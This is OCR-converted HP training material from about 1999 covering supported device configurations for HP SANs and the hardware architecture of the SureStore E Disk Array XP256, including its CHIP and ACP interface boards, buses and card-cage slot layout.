
- Supported Fibre Channel Infrastructure Configurations (5/99):
  - Switch F16 with supported storage devices
  - Switch F16 with Hub L/S10 and supported storage devices
  - Switch with Bridge with Model 12H and HASS
  - Switch with Hub with Bridge with Model 12H and HASS
- Supported HP Storage Devices (5/99):
  - Bridge with Model 12H or HASS or XP256
  - XP256
  - FC10 JBOD
  - Model 30 FC supported only on Hubs (no planned Switch support)
  - Bridge with tapes supported only on Hubs (Switch later in 1999)
- Any combination of supported storage devices can coexist on the same SAN (except tapes and disks).

Student Notes

As expected, HP Equation supports the full range of HP mass storage devices available.

Configuring tapes on the same loop as any other storage device type will cause problems with EPL and FC-AL. The only supported configurations for tape devices involve dedicated loops isolated from all other SAN components. Functionalities built into FL will address this issue.

A–10. SLIDE: Heterogeneous SANs: Non-HP Devices



Heterogeneous SANs: Non-HP Devices

Connecting NON- HP MASS STORAGE products to the HP SAN

- Supported non-HP Storage Devices (5/99):
  - > EMC FC Symmetrix 4.0/4.8
  - > Not supported:
    - – Bridge with EMC SCSI Symmetrix
    - – Any other non-HP devices at this time
- Any combination of supported storage devices can coexist on the same SAN.

Student Notes

To be backward compatible with existing mass storage customers, HP Equation offers support of EMC and other vendor mass storage equipment.

A–11. REVIEW: SAN Overview

1. Name three OS types and three storage devices which can be part of a HP Equation Open SAN.

2. Name the three major SureSpan components discussed in this module.


Appendix B — SureStore E Disk Array XP256 – Hardware Basics

Objectives

Upon completion of this module, you will:

- Be familiar with the principal characteristics of the HP SureStore E product.

B–1. SLIDE: HP XP256 Internal View



HP XP256 Internal View

Student Notes

The HP SureStore E Disk Array XP256 is HP's answer to large-scale data storage and data warehousing for enterprise computing. The name derives from the subsystem's multi-controller architecture and 256 number of disk bays visible on a fully configured system. XP256 is scalable from 60 GB to 9 TB and supports RAID levels 1 and 5.

An initial look at the specifications for the XP256:

- Disks
  - ✓ 232 Data Disks + 8 dedicated spare disks (total of 240 usable disks)
  - ✓ Up to 16 total spare disks can be configured as an option
- RAM
  - ✓ 16 GB Cache (max.)
  - ✓ 512 MB Shared Memory (max.)
- Interfaces
  - ✓ Up to 4 ACP Pairs (to connect the Disks using FW-SCSI)
  - ✓ Up to 4 CHIP Pairs for host connectivity through:
    - 32 FW-SCSI or Ultra-SCSI Connections (Host)

- 16 FC Connections
- 32 ESCON Connections (up to 8 allowed for Continuous Access XP)

Many of the terms probably are not familiar yet - they will be explained as we work through this module.

The XP256 shown is configured with one Disk Controller (DKC) and two Disk Units (DKUs), one on either side. The DKC houses the main processor, power supplies, fans, connection cards, and LAN connectivity ports. The DKCs have space for 64 disk drives each. Not pictured is the Disk Multiplexer (DKM) which is a cabinet for the Bridge FC 4/2, allowing multiple connections to the disk resources managed by the XP256.

A software application called Continuous Track XP is required for the XP256 to function properly. This program runs on the main processor and coordinates external configuration requests and system monitoring. Continuous Track XP works closely with the Remote Control XP software and the "phone home" feature, both of which will be discussed later.


The system is configured one of two ways:

1. Service Processor (SVP): a built-in laptop unit provides a direct interface into the XP256. Use of the SVP is reserved for CEs only.

2. Remote Control XP: a software package installed on a remote PC connected to the XP256 via a private (dedicated) LAN connection. The private LAN is for configuration only - no data access is possible from this network.

Most non-CE configurations will be done from the Remote Control XP station - in fact, only the CE can open the case to access the components directly. Although most of the work we will do on the system will be conducted from the Remote Control XP, knowledge of the internals will make our tasks more understandable and become invaluable when recommending future expansion.

B–2. SLIDE: HP XP256 Internals



HP XP256 Internals

Student Notes

Now that we've seen what the XP256 looks like, let's take a more functional view of the subsystem to get a better idea of how it works.

This diagram illustrates the four principal characteristics of the HP SureStore E product:

1. **Fault tolerant architecture**: All the active components are redundant. There is no single point of failure; everything from the disks to the power supplies are backed up.


2. **Connectivity**: This device supports connections to a wide variety of systems (mainframes, NT, UNIX) found in today's business environment. XP256 also supports many different connection types (FW-SCSI, FC, ESCON).

3. **Performance**: This machine is designed to be very efficient - at least 20% better than the competition. An example of improved efficiency: RAID 5 parity generation is done by an independent processor on the disk interface resulting in RAID 5 performance comparable to RAID 1.

4. **Reliability with scalability**: There are no disruptive operations with this machine: CPUs, memory, cache, and disks may be changed or upgraded without stopping the

XP256. This directly supports our goal of 5 minutes downtime per year or 99.999% annual uptime.

B–3. SLIDE: HP XP256 Storage Architecture



HP XP256 Storage Architecture

1 Connectivity:
- FC, FW-SCSI, UltraSCSI, ESCON

2 Fault tolerant:
- Dual CHIP, ACP pairs ***write "duplexed" Cache***
- Dual buses for Data, Control and SCSI back end

3 Performance:
- Two 240MB/sec Data Buses
- Two 130MB/sec Control Buses
- Large cache (up to 16 GB)
- High speed 12000 rpm disks

4 Reliability:
- 15GB & 36.9GB super high reliability disks
- Each disk is dual ported and accessed via load balanced ACP pairs.
- Hardware/firmware upgrades with no interruption


Student Notes

One of the strengths of the XP256 architecture is the fact that the design makes the maximum use of all available resources.

The fault tolerant aspect of the subsystem dictates that all major components be redundant. However, rather than wasting resources by relegating them to simple backup roles, XP256 uses its interfaces in duplex, effectively doubling throughput in many cases and making the system more efficient.

The XP256 utilizes two central data buses running at 240 MB/s each. To improve performance, command traffic is isolated from these data buses by the use of a double line (130 MB/s each) command bus. This produces an aggregate throughput of 480 MB/s of data and 260 MB/s of commands. However, in some circumstances data may transit via command bus as well, producing a maximum throughput is 740 MB/s. Performances are not impacted by the apparent low speed of the buses.

B–4. SLIDE: Client Hosts Interface Processors (CHIPs)



Client Hosts Interface Processors (CHIPs)

- Processes Host Commands
- Accesses & Updates Cache Track Directory
- Monitors Access Patterns
- Emulates Host Device Types
- Signals ACP to read/write data

Student Notes

"Front-end" (disk array to host) connections on the HP XP256 are provided by one to four pairs of Client/Host Interface Processor (CHIP) boards. CHIPs are one of two types of interfaces to the XP256. While the ACPs manage the LDEVs, the CHIPs manage how the outside world (external to the XP256) sees the XP256 storage areas.


LUN assignments and traffic are associated with the CHIP and this information is mapped internally to the appropriate "back-end" connection or ACP. . To relieve the load on the main processor, each CHIP utilizes on-board processors to manage local computations.

One CHIP pair can provide 8 parallel connections, 4 or 8 ESCON connections, 8 SCSI-2 Fast/Wide/Differential connections or 4 FC connections. CHIPs must be purchased and installed in pairs, but the pairs are fully intermixable - FC (CHF), SCSI (CHS), and ESCON (CHA) CHIP pairs can all exist on the same XP256.

ESCON interfaces can be configured as either a Link Control Processor (LCP), providing a connection to a mainframe host, or as connection to another XP256 for use with the Continuous Access XP. Up to 16 ESCON connections can be dedicated to Continuous Access XP.

Ports per CHIP Pair	Max. Number of CHIP Pairs	Number of Interfaces	Number of Concurrent I/Os	Max. Transfer Rate (MB/s)
8 port SCSI	4	32	32	18
4 port FC	4	16	16	100
4 port ESCON	4	16	16	10/17
8 port ESCON	4	32	32	10/17

B–5. SLIDE: Access Control Processors (ACPs)



Access Control Processors (ACPs)

- Read/Write Functions
  - Read (miss) staging
  - Write de-staging
- Media protection
  - Disk scrubbing
  - Dynamic spares
  - Mirrored storage
  - Hardware RAID 5 parity generation
  - Dynamic Data rebuild

Student Notes


The Access Control Processor (ACP) is the other interface type supported on the XP256. ACPs are responsible for "back-end" connections - connections to the physical disk devices installed in the disk array. The XP256 uses ACPs to manage logical devices (LDEVs) which are built from installed disk space.

ACPs are responsible for coordinating I/O with the subsystem's cache memory, as well as disk space management. RAID parity operations and spare disk utilization are among the other functions controlled by this interface. As with the CHIP, on-board microprocessors perform local computations.

ACPs are only sold in pairs - individual boards would violate the fault tolerant design specifications. Each pair provides eight 20 MB/s SCSI interfaces and can support up to 60 physical disks. Disk Controllers (DKCs) are sold with one ACP pair and are expandable to four ACP pairs. The DKC also includes cabling to support two ACP pairs - expansion beyond two pairs requires an additional SCSI cable set (P/N: A5745A).

B–6. SLIDE: DKC Front View (CHIPs)

DKC Front View (CHIPs)



Note - Slot "O" is not used in this cage.

Student Notes

The XP256 separates its CHIP pairs internally so that there are no single points of failure (SPFs). The diagram above illustrates the layout of the front card cage of the disk array. Imagine a line running in between slots T and U - this separates the cage into cluster 1 (CL1) on the left and cluster 2 (CL2) on the right. The two clusters depend on different power supplies and provide alternate hardware paths for fault tolerance. Whatever you add to one cluster, you must also add to the other cluster.

CHIP pairs can be assigned to slot pairs P/V, Q/W, R/X, and S/Y. Slots T and U are reserved for cache memory boards. Notice that slot O (not zero, but the capital letter) is not used to prevent confusion.

Ports on CHIP boards are lettered from the top down and named after their cluster. A 4-port SCSI board would have, starting from the top, ports CL1-A, CL1-B, CL1-C, and CL1-D if it were the first one installed in the cluster. The second card would start lettering with CL1-E. The corresponding CHIP board on the second cluster would also follow the same lettering convention, but would name its ports with a CL2 designation (i.e. CL2-A).

Customers do not directly access the CHIP board ports for connections. The CHIP ports are connected to panels directly below the CHIP slots on the front of the DKC, which provide the ports for external (host) connections.

The panels are laid out differently depending on whether the associated CHIP board has two or four ports:


A B **C D**	**E F**			← **CL1**
A B **C D**	**E F**			← **CL2**

SCSI CHIPs connect to panels with two outbound ports for each CHIP port configured. Daisy-chaining of the panel's ports are not allowed so the second port must have a SCSI terminator attached.

These ports can feed to a Bridge 4/2 or DKM or can be used directly for host access.

B–7. SLIDE: DKC Back View (ACPs)

DKC Back View (ACPs)



Note - Slot "I" is not used in this cage.

